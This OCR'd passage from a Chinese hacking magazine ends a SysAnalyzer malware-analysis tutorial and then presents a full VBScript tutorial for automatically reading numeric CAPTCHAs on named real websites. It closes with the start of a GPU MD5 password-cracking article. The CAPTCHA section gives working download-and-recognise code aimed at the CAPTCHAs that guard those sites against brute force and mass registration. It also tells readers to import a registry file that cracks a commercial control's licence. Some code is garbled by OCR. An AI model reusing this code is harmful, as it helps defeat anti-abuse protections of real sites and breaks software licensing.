


图 10 Directory Watch Data 显示结果

点击图 1 中的“Tool”，可以建立已知的文件数据库，如图 11，以后分析对于未知的文件，将会以蓝色加以区别。当然了，数据库的建立必须是在干净的系统中。




图 11　可建立已知文件数据库

点击图 1 中的“Report”并保存，会在桌面上生成一个名为 analysis 的文件夹，里边有两个样本，其中有一个是从内存中转储出来的；另外还有两个报告：一个是上述的几个显示结果统计，另一个是对样本简单反汇编后查找出的字符串值，如图 12。




图 12　反汇编的部分字符串

SysAnalyzer 的三个组件：Sniff_Hit、ApiLogger、ProcAnalyzer 都可独立运行，更有意思的是，ProcAnalyzer 还提供了漏洞攻击代码扫描功能，如图 13，虽然不一定准确，但在一定程度上便于对测试样本更进一步的了解。



图 13　漏洞攻击代码扫描功能

四、补充

需要特别提醒的是，SysAnalyzer 并不具有沙盘功能，所以对于病毒的分析最好在 SandBox 或 VM 下进行。大家有什么不明白的可以来“黑手”论坛 PM：lastrequest。

编辑点评：还记得当年，风飘我都是一边开个 filemon，一边开个 regmon，一边自己写个脚本放到注册表 exe 默认程序里监视进程启动，一边开嗅探监视网络，这样才能开始分析一下一个小马都干了什么。短短几年，真是感叹社会发展得真快啊，现在的小黑都有这么好用的工具了。

利用 VBS 识别验证码

图 闫飞

从本文您可以学到：

1、识别验证码的基本思路

2、如何用 vbs 制作简单的验证码识别程序



图 1 验证码的样本 1




图 2 验证码的样本 2

验证码一般用来防止暴力破解、批量注册、论坛灌水的。随着验证码识别技术的提高，它的复杂度也与日俱增，这里不可能一一说明，仅对最基本的情况进行讨论。文章中涉及的验证码只有 0-9 十个数字，数字均匀分布，随机干扰因素也比较容易排除，这种简单验证码的识别一般分为以下几个步骤：

1、提取字模

提取验证码上每个数字的像素信息，因为只有 0-9 十个数字，只要收集它们的像素信息即可。

2、二值化

二值化就是把验证码上数字部分的像素信息用 1 表示，其他部分的像素信息用 0 表示。对步骤 1 中提取的十个数字的像素信息进行二值化处理，把处理后的十个数字作为字模库。

3、计算特征

把要识别的验证码进行二值化，并分离出单个数字与步骤 2 中建立的字模库分别对比，计算出验证码上的数字。

下面以"c9page 文章发布系统"的验证码和"鲜果网"的验证码为例。

"c9page 文章发布系统"的验证码

下面是验证码的样本，如图 1、图 2 所示。

验证码为 bmp 文件，数字颜色随机出现，数字分布均匀，没有干扰因素。网上此类验证码有很多，只要按照上面的三个步骤很容易达到 100% 识别。

bmp 文件有 8 位、16 位、24 位、32 位这几种不同的存储格式，即使同一种位数的位图，也会因文件头、信息头等各个字段取值的不同而有不同的存储格式。由于篇幅有限，这里不一一说明，就本验证码来说，为 24 位 bmp 文件，宽 40 像素高 10 像素，一个像素占 3 个字节，图片由三个部分组成：**14 个字节的文件头、40 个字节的位图信息头、具体位图像素**。文件的大小为：**14+40+40X10X3=1254 字节**。

了解了验证码格式，下面开始识别验证码。首先我们提取 0-9 十个数字的像素信息并二值化处理建立字模库（具体代码看 gather1.vbs）：

```
Dim a_Ary(3)

'下载验证码
Set Post = CreateObject("Msxml2.XMLHTTP")
Post.Open "GET","http://www.yongfa365.com/Common/checkcode.asp",0   'c9page
官方网打不开了，就拿 www.yongfa365.com 做实验吧，两者的验证码一样
Post.Send()
Set st = CreateObject("ADODB.Stream")
st.Type = 1
st.Mode = 3
st.open()
st.Write(Post.responseBody)
st.SaveToFile "code.bmp",2          '保存位图
st.Position = 54  '跳过 14 字节的文件头和 40 字节的位图信息头，定位到图像像素部分

Do While Not st.EOS
        '一个像素占三个字节，分别存储着这个像素的 B、G、R 颜色信息（注意是 B、G、
R 而不是 R、G、B）
        iHex1 = "&H" & Hex(AscB(st.Read(1)))
        iHex2 = "&H" & Hex(AscB(st.Read(1)))
        iHex3 = "&H" & Hex(AscB(st.Read(1)))


'计算像素的灰度值，其公式为：(9798*R+19235*G+3735*B)/32768
        iGray = Fix((9798 * iHex3 + 19235 * iHex2 + 3735 * iHex1) / 32768)

'在灰度图像的基础上进行二值化，由于验证码上数字部分的灰度值大于 128，而其他部
分的灰度值小于 128，我们便可以把数字部分统一为黑色，其他部分统一为白色，排除验证码
上数字随机颜色的干扰。为了加深对图像二值化的理解，大家可以看我附件里提供的对验证码
进行二值化的脚本 togray.vbs
        If iGray>128 Then
            iGray = "0"    '如果这个像素的灰度值大于 128，这个像素就用 0 表示
        Else
            iGray = "F"    '如果这个像素的灰度值小于 128，这个像素就用 F 表示
        End If
        iRet = iRet & iGray    '循环把所有位图像素用 0、F 表示并存储到 iRet 中
Loop
st.Close
Set st = Nothing

aAry = MySplit(iRet)   '用自定义函数把字符串 iRet 存储到数组 aAry 中，每个数组元
素存储一个字符
'验证码上每个数字占 10 行，每行有 10 个像素
For i = 0 To 10-1    '每个数字占 10 行
    For j = 0 To 10-1    '每行有 10 个像素
        a_Ary(0) = a_Ary(0) & aAry(j+40*i)   '验证码第 1 个数字的像素信息
        a_Ary(1) = a_Ary(1) & aAry(j+10+40*i)   '验证码第 2 个数字的像素信息
        a_Ary(2) = a_Ary(2) & aAry(j+20+40*i)   '验证码第 3 个数字的像素信息
        a_Ary(3) = a_Ary(3) & aAry(j+30+40*i)   '验证码第 4 个数字的像素信息
    Next
Next

For i = 0 To UBound(a_Ary)
    SaveToLog "a_Num(*) = " & a_Ary(i) & vbCrLf  '把每个数字的像素信息存储到
"样本.txt"中
Next
… …
```

运行 gather1.vbs，验证码保存为 code.bmp，同时验证码上 4 个数字的像素信息存入"样本.txt"。如果 code.bmp 显示为图 1，便把"样本.txt"中 4 个星号从上到下改为 5、2、5、8。再运行一次 gather1.vbs，如果 code.bmp 显示为图 2，便把新产生的 4 个星号从上到下改为 7、8、1、9。不断运行 gather1.vbs，直到收集到 0-9 十个数字的像素信息，然后把这 10 个数组元素复制到 c9page.vbs 中的相应位置，如图 3。



```
Dim a_Num(9), a_Ary(3)

a_Num(0) = "0FFFF00000F0000F0000F0000F0000F0000F0000F0000F0000F0000F0000F0000F00
a_Num(1) = "FFFFF0000000F000000000F000000000F000000000F000000000F000000000F00000
a_Num(2) = "FFFFFF0000F0000000000F0000000000F0000000000F0000000000F0000000000F00
a_Num(3) = "0FFFF00000F0000F000000000F000000000F000000000F000000FFF000000000F00
a_Num(4) = "000FFF00000000F000000000F00000FFFFF0000F000F000000F00F0000000F0F000
a_Num(5) = "0FFFF00000F0000F000000000F000000000F000000000F0000FFFF00000F000000
a_Num(6) = "0FFFF00000F0000F0000F0000F0000F0000F0000FF000F0000F0FFF00000F000000
a_Num(7) = "0F000000000F0000000000F000000000F0000000000F000000000F000000000F000
a_Num(8) = "0FFFF00000F0000F0000F0000F0000F0000F0000F0000F00000FFFF00000F0000F00
a_Num(9) = "0FFF0000000000F0000000000F000000000F00000FFF0F0000F000FF0000F0000F00

Set Post = CreateObject("Msxml2.XMLHTTP")
 "c9page.bmp",2
st.Position = 54
```

图 3 复制到相应位置

c9page.vbs 为具体的验证码识别代码，和 gather1.vbs 文件的很多代码是一样的，关键代码如下：

```
For i = 0 To UBound(a_Ary)  '数组 a_Ary 存储着验证码上 4 个数字的像素信息
    For j = 0 To UBound(a_Num)  '数组 a_Num 存储着 0-9 十个数字的像素信息
        If a_Ary(i)=a_Num(j) Then  '如果验证码中某个数字的像素信息和 a_Num 中
某个数组元素相等，则此数字便是此数组元素的下标。
            strCode = strCode & j   '循环完毕后 strCode 便是验证码上的数字了
            Exit For
        End If
    Next
Next
```

运行 c9page.vbs，验证码保存为 c9page.bmp，同时弹出对话框显示验证码上的数字。

"鲜果网"的验证码

上面的破解过程是从分析图片存储格式开始的，由于不同的图片有不同的存储格式，分析过程将是一件很乏味的工作。实际上我们并不关心图片是如何存储的，我们需要的只是图片中的像素信息。在这里，我们引入第三方 ActiveX 控件 ASPJpeg，可以很方便地提取图片的像素信息，而不用关心图片的存储格式。

大家按照以下的步骤注册 ASPJpeg 控件：找到我提供的附件里的 ASPJpeg 文件夹，把这个文件夹复制到 C:\（也可以不复制，但要保证路径中不能出现空格），先双击 AspJpeg.bat 注册控件，再双击 AspJpeg.reg 导入注册表破解使用限制，最后运行 test.vbs，如果显示"9999-9-9"，就证明成功了。




图 4 验证码样本 1



图 5 验证码样本 2

先提供两个验证码样本，如图 4、图 5：

我们先来分析图片中数字位置的分布，以便提取数字。用 Windows 自带的"画图"程序打开图 4，然后依次点击"**查看**"→"**缩放**"→"**自定义**"，在弹出的"自定义缩放"对话框中选择 **800%**，然后再依次点击"**查看**"→"**缩放**"→"**显**




图 6 用"画图"程序打开




图 7　把数字部分提取出来

示网格”，如图6。

图片的像素信息一目了然，一个小方格代表一个像素，可以看出图片宽40像素，高20像素。以图片左上角为坐标原点建立坐标系，图片中数字的有效范围为（4，6）到（34，16），我们把数字部分提取出来，如图7。

以图7建立坐标的话，第一个数字的有效范围为（0，0）到（6，10），第二个为（8，0）到（14，10），第三个为（16，0）到（22，10），第四个为（24，0）到（30，10）。可以看出，第n（n=0,1,2,3）个数字的有效范围为：(n*8，0）到（ n*8+6，10）。


接下来建立字模库，关键代码如下（*具体代码看 gather2.vbs*）：

```
Dim a_Ary(3)
'下载验证码
Set Post = CreateObject("Msxml2.XMLHTTP")
Post.Open "GET","http://xianguo.com/service/image_validate?key=53a8b92b73e7b6734ec42d236447d9c7",0
Post.Send()
Set Jpeg = CreateObject("Persits.Jpeg")  '创建 ASPJpeg 对象
jpeg.OpenBinary(Post.responseBody)  '载入验证码图像数据
jpeg.save "code.png"  '保存验证码为 code.png

For n=0 to 3  '循环提取验证码上的 4 个数字
    jpeg.OpenBinary(Post.responseBody)  '重新载入验证码图像数据
    jpeg.Crop 4, 6, 34, 16  '裁剪图像的（4, 6）到（34, 16）部分，提取数字部分，见图 7
    jpeg.Crop n*8, 0, n*8+6, 10  '在图 7 的基础上裁剪提取单个数字

    '循环提取单个数字的像素信息
    For i=0 To Jpeg.Width-1
        For j=0 To Jpeg.Height-1
            arr = jpeg(i, j)  'jpeg(i, j)返回图像(i , j)坐标处的像素信息，返回值为一个包含 3 个元素的数组，arr(0)、arr(1)、arr(2)依次为像素的R、G、B颜色值
            If arr(1)<>0 Then  '因为验证码上数字为黑色，黑色的R、G、B颜色值均为0，为了提高效率，这里只判断G颜色值是否为0，为0则认为是数字部分
                a_Ary(n) = a_Ary(n) & "F"  '验证码上非数字部分的像素用F表示
            Else
                a_Ary(n) = a_Ary(n) & "0"  '验证码上数字部分的像素用0表示
            End If
        Next
    Next
    SaveToLog "a_Num(*) = """ & a_Ary(n) & """" & vbCrLf  '保存单个数字的像素信息到"样本2.txt"
Next
Jpeg.Close
Set Jpeg = Nothing
Set Post = nothing
```

和上面一样，运行gather2.vbs，验证码保存为code.png，同时验证码上4个数字的像素信息存入“样本2.txt”。如果code.png显示为图4，便把“样本2.txt”中4个星号从上到下改为4、4、9、3。和前面的基本操作一样，不断运行gather2.vbs，直到收集齐0-9十个数字的像素信息，然后把这10个数组元素复制xianguo.vbs中的相应位置。



```
Dim a_Num(9), a_Ary(3)
a_Num(0) = "FF000000FFF0FFFFFF0F0FFFFFFF00FFFFFFFF0F0FFFFFF0FFF000000FF"
a_Num(1) = "FFFFFFFFFFFF0FFFFFF0F0FFFFFFF00000000000FFFFFFFF0FFFFFFFFF0"
a_Num(2) = "F00FFFF0000FFFFF0FF00FFFF0FFF00FFF0FFFF00FFF0FFFF0F000FFFFF0"
a_Num(3) = "F00FFFF00F0FFFFFFFF00FFF0FFFF00FFF0FFFF00FFF0FFFF0F000F0000F"
a_Num(4) = "FFFF000FFFFFF0FF0FFFFF0FFF0FFFF0FFFF0FFF000000000FFFFFF0FFF"
a_Num(5) = "00000FFF0F0FFF0FFFF00FFF0FFFF00FFF0FFFF00FFF0FFFF00FFFF0000F"
a_Num(6) = "FF0000000FF0FF0FFFF00FFF0FFFF00FFF0FFFF00FFF0FFFF0FFFFF0000F"
a_Num(7) = "FFFFFFFFF0FFFFFFFFF0FFFFFFFFF0FFFFF00000FF000FFFF000FFFFFF"
a_Num(8) = "F000F0000F0FFF0FFFF00FFF0FFFF00FFF0FFFF00FFF0FFFF0F000F0000F"
a_Num(9) = "F000FFFFFF0FFF0FFFF00FFF0FFFF00FFF0FFFF00FFF0FFF0FF000000FF"

Set Post = CreateObject("Msxml2.XNLHTTP")
Post.Open "GET","http://xianguo.com/service/image_validate?
```

图 8　复制像素信息

由于有随机干扰因素的存在，在复制前还要对提取的像素信息进行修正。比如图7中第一个数字4的像素信息为（*注意是第一列提取完，再提取第二列、第三列……*）：

a_Num(4) = "FFFF000FFFFFF0FF0FFFFF0FFF0FFFF0FFFF0FFF000F00000FFFFFFF0FFF"

参照图7可以看出，坐标（5，4）、（5，10）的像素应该为0，但由于干扰因素的存在，提取时却为F了，正确的应该是：

a_Num(4) = "FFFF000FFFFFF0FF0FFFFF0FFF0FFFF0FFFF0FFF000000000FFFFFF0FFF"

把修正后的0-9十个数字的像素信息复制xianguo.vbs中的相应位置，如图8。

xianguo.vbs为具体的验证码识别代码，和gather2.vbs的很多代码一样，关键部分如下：

```
For i=0 To UBound(a_Ary)  '数组 a_Ary 存储着验证码上 4 个数字的像素信息
    Ret1 = 0 : Ret2 = 0
    For j=0 To UBound(a_Num)  '数组 a_Num 存储着 0-9 十个数字的像素信息
        '如果验证码中某个数字的像素信息和 a_Num 中某个数组元素最相近，则此数字便是此数组元素的下标，ArrayCompare 为数组比较函数。
        If ArrayCompare(a_Ary(i),a_Num(j))>Ret1 Then
            Ret1 = ArrayCompare(a_Ary(i),a_Num(j))
            Ret2 = j
        End If
    Next
    strCode = strCode & Ret2  '循环完毕后 strCode 便是验证码上的数字了
Next
WScript.Echo strCode

'对长度相同的两个数组进行比较，数组越相近，函数返回值越大
Function ArrayCompare(str1, str2)
    Dim i,Ret : Ret = 0
    For i = 1 To Len(str1)
        If Mid(str1, i,1)=Mid(str2, i,1) Then Ret=Ret+1
    Next
    ArrayCompare = Ret
End Function
```

运行xianguo.vbs，验证码保存为xianguo.png，同时弹出对话框显示验证码上的数字。

尾语

本来还准备了几个例子，由于篇幅和工作关系，以后有时间再发出来吧。网上很多验证码识别代码都是用C语言写的，其实利用脚本更容易提取图像的像素信息，特别是PHP、ASP.net等，本身就内置了很多图像处理函数。本文比较简单，纯属抛砖引玉，希望大家有更好的文章出现。

编辑点评：*电脑不能像我们一样看懂图片的内容，所以对验证码的识别，最终都要转化为数学模型。本文就是一个很好的入门的例子。当然，复杂的图片处理起来要考虑更多的因素。本文给我们一个处理图片的思路，如果你需要分析其它图片，不妨试试本文的思路。*

GPU大显神威破密码

图 Gxm 上海思博学院

从本文您可以学到：

使用BarsWF破解密码

破密码是我们搞安全永恒的话题，话说管理员的密码就是最好的后门。面对一些hash时，像我之类的菜菜就只有凭借着运气走遍天下；当彩虹表出现在我们面前时，总会为下不到彩虹表，或者没有更大的硬盘而烦恼。就算是准备了庞大的彩虹表，而自己电脑的硬件配置低下，也会让人望穿秋水地想念密码。

显然，这是我们硬件跟不上时代的要求造成的。而本文的标题就是GPU破解密码，请出百度百科，让它粗略的解释一下什么是GPU：

GPU是显示卡的“大脑”，它决定了该显卡的档次和大部分性能，同时也是2D显示卡和3D显示卡的区别依据。2D显示芯片在处理3D图像和特效时主要依赖CPU的处理能力，称为“软加速”。3D显示芯片是将三维图像和特效处理功能集中在显示芯片内，也即所谓的“硬件加速”功能。显示芯片通常是显示卡上最大的芯片（也是引脚最多的）。现在市场上的显卡大多采用NVIDIA和ATI两家公司的图形处理芯片。

既然GPU能帮CPU协同工作，那么我们处理起密码破解，对于速度就大大的提高了。在GPU破解密码的相关软件中，BarsWF是最出色的，其官方地址为 **http://3.14.by/en/read/md5_benchmark**，我们打开主页看看，如图1。

